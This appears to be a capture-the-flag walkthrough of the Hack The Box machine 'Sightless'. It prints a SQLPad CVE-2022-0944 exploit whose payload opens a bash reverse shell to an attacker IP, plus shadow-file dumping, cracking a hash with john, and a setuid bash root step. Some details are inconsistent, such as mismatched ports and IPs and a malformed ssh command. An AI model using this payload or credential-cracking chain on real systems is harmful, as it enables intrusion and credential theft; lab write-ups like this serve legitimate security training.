


Sightless



Sightless is a beginner-friendly Hack The Box machine that emphasizes discovering web vulnerabilities and exploiting internal services for privilege escalation. It involves thorough enumeration, gaining an initial foothold through an exposed service, and advancing privileges using techniques like tunneling. This machine provides a great learning experience in web and internal network exploitation within a Linux environment.

We'll conduct fundamental enumeration and escalate privileges to complete this machine.

[Nmap](#) for the basic port scanning :

nmap -sC -sV 10.10.11.32 -T5

```
(root@hyperbyt30) - [~/home/hyperbyt30]
# nmap -sC -sV 10.10.11.32 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-10 11:33 IST
Nmap scan report for sightless.htb (10.10.11.32)
Host is up (0.21s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp
| fingerprint-strings:
|_ GenericLines:
|_   220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|_   Invalid command: try being more creative
|_   Invalid command: try being more creative
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_   256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Sightless.htb
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.95XI=7ND=1/10%Time=67808858XP=x86_64-pc-linux-gnuXr(Gene
SF:riclines,A0,"220ProFTPDServer\%20(sightless.htb\%20FTP\%20Ser
SF:ver\)\%20[::ffff:10.10.11.32])\%n500\%20Invalid\%20command:\%20try
SF:\%20being\%20more\%20creative\r\n500\%20Invalid\%20command:\%20try\%20b
SF:eing\%20more\%20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.90 seconds
```


We discovered three open ports running FTP, SSH, and a hosted website. Let's explore port 80 to see what we can uncover.

nano /etc/hosts


10.10.11.32 sightless.htb

search on browser: <http://10.10.11.31/>

A subdomain named **SQLPad** was discovered on the webpage, appearing to allow SQL operations. However, port 3306 on the target machine was closed.



Click the upper right corner to find details about SQLPad version 6.10.0.



Go to this github account <https://github.com/0xRoqeeb/sqlpad-rce-exploit-CVE-2022-0944> and copy the https link .

Git clone the copy link

git clone <https://github.com/0xRoqeeb/sqlpad-rce-exploit-CVE-2022-0944.git>

```
(root@hyperbyt30)-[/home/hyperbt30]
# git clone https://github.com/0xRoqeeb/sqlpad-rce-exploit-CVE-2022-0944.git
Cloning into 'sqlpad-rce-exploit-CVE-2022-0944'...
remote: Enumerating objects: 12, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 12 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (12/12), 4.77 KiB | 4.77 MiB/s, done.
Resolving deltas: 100% (1/1), done.
```

Check exploit.py file

```
(root@hyperbyt30)-[/home/hyperbt30]
# cd sqlpad-rce-exploit-CVE-2022-0944

(root@hyperbyt30)-[/home/hyperbt30/sqlpad-rce-exploit-CVE-2022-0944]
# cat exploit.py
import argparse
import requests

def main():
    parser = argparse.ArgumentParser(description="CVE-2022-0944 RCE Exploit")
    parser.add_argument('root_url', help="Root URL of the SQLPad application")
    parser.add_argument('attacker_ip', help="attacker ip")
    parser.add_argument('attacker_port', help="attacker port")

    args = parser.parse_args()

    target_url = f"{args.root_url}/api/test-connection"
    payload = f"{{{ process.mainModule.require('child_process').exec('/bin/bash -c \"bash -i >& /dev/tcp/{args.attacker_ip}/{args.attacker_port} 0>&1\"') }}}}"

    #
```

In second tab on terminal run the command :

nc -lnvp <port number(1137)>

First tab run command :

python3 exploit.py

```
(root@hyperbyt30)-[/home/hyperbt30/Downloads]
# python3 exploit.py http://sqlpad.sightless.htb/ 10.10.14.98 1337
Response status code: 400
Response body: {"title": "connect ECONNREFUSED 127.0.0.1:3306"}
Exploit sent, but server responded with status code: 400. Check your listener.
```

check first tab :

nc -lnvp 1137

Cat /etc/passwd

```
(root@hyperbyt30)-[/]
# nc -lnvp 1337

listening on [any] 1337 ...
connect to [10.10.14.98] from (UNKNOWN) [10.10.11.32] 55892
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c184118df0a6:/var/lib/sqlpad# ls
ls
cache
sessions
sqlpad.sqlite
root@c184118df0a6:/var/lib/sqlpad# /etc/passwd
/etc/passwd
bash: /etc/passwd: Permission denied
root@c184118df0a6:/var/lib/sqlpad# ls
ls
cache
sessions
sqlpad.sqlite
root@c184118df0a6:/var/lib/sqlpad# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
node:x:1000:1000:/:/home/node:/bin/bash
michael:x:1001:1001:/:/home/michael:/bin/bash
```

cat /etc/shadow

```
root@c184118df0a6:/var/lib/sqlpad# cat /etc/shadow
cat /etc/shadow
root:$6$jn8fuk6lV39IYm30$qtzrfwTITUro8fEJbReUc7nXyx2mwJsnYdZYm9nMQDHP8SYm33uis09gZ20L6aepC3ch6Bb2z/lEpBM90Ra4b.:19858:0:99999:7:::
daemon:*:19051:0:99999:7:::
bin:*:19051:0:99999:7:::
sys:*:19051:0:99999:7:::
sync:*:19051:0:99999:7:::
games:*:19051:0:99999:7:::
man:*:19051:0:99999:7:::
lp:*:19051:0:99999:7:::
mail:*:19051:0:99999:7:::
news:*:19051:0:99999:7:::
uucp:*:19051:0:99999:7:::
proxy:*:19051:0:99999:7:::
www-data:*:19051:0:99999:7:::
backup:*:19051:0:99999:7:::
list:*:19051:0:99999:7:::
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVVWIZqTzh0SYkzJIpFc2EsgmqvPa.q229bLUU6t1BwaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
root@c184118df0a6:/var/lib/sqlpad#
```

Copy the password and paste in nano new.sh file .

nano new.sh

```
(root@hyperbyt30)-[/home/hyperbt30]
# nano new

I

(root@hyperbyt30)-[/home/hyperbt30]
# cat new
michael:$6$mG3Cp2VPGY.FDE8u$KVVWIZqTzh0SYkzJIpFc2EsgmqvPa.q229bLUU6t1BwaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
```

john new --wordlist = /usr/share/wordlist/rockyou.txt


```

(root@hyperbt30)-[/home/hyperbt30]
# john new --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format-HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
insaneclownposse (michael)
1g 0:00:00:04 DONE (2025-01-10 13:33) 0.2207g/s 13110p/s 13110c/s 13110C/s XIOMARA..062906
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Copy the password and login Michael with ssh.

ssh michel@

```

(root@hyperbt30)-[/home/hyperbt30]
# ssh michael@10.10.11.32 -i 127.0.0.1:8080:127.0.0.1:8080
michael@10.10.11.32's password:
Last login: Fri Jan 10 07:11:11 2025 from 10.10.16.28
michael@insightless:~$ ls
LinEnum.sh  linpeas.sh  user.txt
michael@insightless:~$ cat user.txt
b5760327cfa5a609a9e34981b793ce7d
michael@insightless:~$ /bin/bash
michael@insightless:~$ ls
LinEnum.sh  linpeas.sh  user.txt
michael@insightless:~$ /bin/bash -p
bash-5.1# ls
LinEnum.sh  linpeas.sh  user.txt
bash-5.1# cat user.txt
b5760327cfa5a609a9e34981b793ce7d
bash-5.1#
bash-5.1# cat linpeas.sh
#!/bin/sh

```

Here found first flag : user.txt

For second flag follow following image code step :


```

bash-5.1# /bin/bash -p
bash-5.1$ ls
LinEnum.sh  linpeas.sh  user.txt
bash-5.1$ ^C
bash-5.1$ exit
exit
bash-5.1# exit
exit
michael@insightless:~$ ls
LinEnum.sh  linpeas.sh  user.txt
michael@insightless:~$ /bin/bash -p
bash-5.1$ ls
LinEnum.sh  linpeas.sh  user.txt
bash-5.1$ exit
exit
michael@insightless:~$ /bin/bash -p
bash-5.1# ls
LinEnum.sh  linpeas.sh  user.txt
bash-5.1#
bash-5.1# exit
exit
michael@insightless:~$ ls -al
total 896
drwxr-x--- 4 michael michael 4096 Jan  9 16:52 .
drwxr-xr-x 4 root      root    4096 May 15 2024 ..
lrwxrwxrwx 1 root      root      9 May 21 2024 .bash_history -> /dev/null
-rw-r--r-- 1 michael michael 220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 michael michael 3771 Jan  6 2022 .bashrc
drwx----- 3 michael michael 4096 Jan 10 07:32 .gnupg
-rwxrwxr-x 1 michael michael 46631 Jan  9 16:30 LinEnum.sh
-rw-rw-r-- 1 michael michael 828133 Jan  9 16:48 linpeas.sh
-rw-r--r-- 1 michael michael 807 Jan  6 2022 .profile
drwx----- 2 michael michael 4096 Jan  9 18:57 .ssh
-rw-r----- 1 root      michael 33 Jan  9 16:19 user.txt
michael@insightless:~$ ls
LinEnum.sh  linpeas.sh  user.txt
michael@insightless:~$ ls
LinEnum.sh  linpeas.sh  user.txt
michael@insightless:~$ /bin/bash -p
bash-5.1# ls
LinEnum.sh  linpeas.sh  user.txt
bash-5.1# id
uid=1000(michael) gid=1000(michael) euid=0(root) groups=1000(michael)
bash-5.1# cd /root
bash-5.1# ls
docker-volumes  root.txt  scripts
bash-5.1# cat root.txt
e3c2a91ced259afc13d0e6672cb06e31
bash-5.1#

```


Finally I found second flag : root.txt

Completed sightless lab



Sightless has been Pwned!

Congratulations

 hyperbyt, best of luck in capturing flags ahead!

#7843	10 Jan 2025	<div></div>
MACHINE RANK	PWN DATE	MACHINE STATE